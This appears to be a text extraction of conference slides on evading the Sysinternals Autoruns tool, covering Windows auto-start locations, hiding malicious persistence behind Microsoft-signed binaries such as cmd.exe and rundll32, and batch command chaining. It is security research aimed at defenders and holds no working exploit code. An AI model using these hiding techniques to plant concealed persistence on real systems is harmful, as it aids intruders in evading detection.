

EVADING AUTORUNS

Who Are These Fools?




@KyleHanslovan

- Malware Connoisseur
- Operator, MD ANG
- Chief Janitor, Huntress


@ChrisBisnett

- BlackHat Trainer
 - Fuzzing For Vulns
- Chief Architect, Huntress


Windows literally has 100's (maybe 1000's?) of different ways an EXE/DLL can be loaded/executed.



Bootup



Login



Process Execution

- Used by legitimate applications to provide a user experience without the user needing to explicitly start the application
- Used by malicious applications to maintain a foothold to a previously compromised system

Enumeration is hard

- Many ASEPs are not documented
- Attackers use indirection to confuse parsers



Sysinternals tool written and maintained by Mark Russinovich

- Most comprehensive list of auto-starting locations
 - Run Keys
 - Providers
 - Services
 - Drivers
 - Scheduled Tasks
 - WMI Consumers

- Our favorite tool from Sysinternals
- Submitted ideas and bug fixes to Mark
- Inspired us to build our company

- Not designed as a security tool
 - Simply enumerates auto-starting locations
 - Requires the user to validate legitimacy of applications
- But used as a security tool
 - Added VirusTotal integration to give some detection of malicious executables
 - Malware authors are actively looking to confuse and avoid detection by Autoruns

- Overview of Recent Updates
- 4 Semi-Public Techniques
- 4 Private Techniques

Why Present This?



ALREADY ABUSED BY ATTACKERS




DEFENSE NEEDS INSIGHT

Nested Commands

- Combining multiple commands (executables) into a single persistence mechanism
- Attempt to hide malicious executables behind legitimate or at least signed executables
- As detection methods get better expect to see more complicated nesting and indirection strategies

Autoruns shows details of the persisted executables



The screenshot shows the Autoruns utility window from Sysinternals. The window title is "Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com". The menu bar includes File, Entry, Options, User, and Help. Below the menu is a toolbar with icons for Winlogon, Winsock Providers, Print Monitors, LSA Providers, Network Providers, WMI, Sidebar Gadgets, Office, Everything, Logon, Explorer, Internet Explorer, Scheduled Tasks, Services, Drivers, Codecs, Boot Execute, Image Hijacks, AppInit, and KnownDLLs. The main pane displays a table of Autorun entries with columns: Autorun Entry, Description, Publisher, Image Path, Timestamp, and VirusTotal. The table lists several entries, including HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\StartupPrograms, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\VmApplet, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell, HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell, and HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. The status bar at the bottom shows "Ready." and "No Filter."

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\StartupPrograms				11/20/2010 11:33 PM	
☒ rdpclip	RDP Clip Monitor	Microsoft Corporation	c:\windows\system32\rdpclip.exe	11/20/2010 7:04 AM	
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit				9/21/2017 8:52 PM	
☒ C:\Windows\system32\... Userinit Logon Application	Userinit Logon Application	Microsoft Corporation	c:\windows\system32\userinit.exe	11/20/2010 6:10 AM	
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\VmApplet				9/21/2017 8:52 PM	
☒ SystemPropertiesPerform... Change Computer Performance Setti...	Change Computer Performance Setti...	Microsoft Corporation	c:\windows\system32\systemproperi...	7/13/2009 7:56 PM	
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell				9/21/2017 8:52 PM	
☒ explorer.exe	Windows Explorer	Microsoft Corporation	c:\windows\explorer.exe	8/29/2016 11:04 AM	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
☒ cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 9:57 PM	
☒ DerbyCon	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	

- Autoruns has an option to “Hide Microsoft Entries”
 - Filters entries whose executable is signed by Microsoft
- “Hide Windows Entries”
 - Filters entries signed with Windows certificate

Hiding Entries

Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit KnownDLLs

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
☒ cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
☒ DerbyCon	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
☒ DerbyCon2	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	3/30/2017 11:03 AM	
☒ VBoxTray	VirtualBox Guest Additions Tray Application	Oracle Corporation	c:\windows\system32\ VBoxTray.exe	11/21/2016 12:49 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM	
☒ HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM	
☒ HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				7/14/2017 2:28 PM	
☒ Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM	

Ready.

Microsoft Entries Hidden.


- An exiting process can return an exit code (return code) to signal success or failure
- Exit code of **0 is success**, anything else is error
- Can access these through the %ERRORLEVEL% environment variable
 - echo %ERRORLEVEL%

- Batch (shell) syntax to execute command based on other command success or failure
 - foobar.exe && baz.exe
- & (block)
 - Execute the second command after the first completes, regardless of the exit code of the first
- && (if success)
 - Execute the second command only if the first is **successful**
- || (not success)
 - Execute the second command only if the first is **not successful**

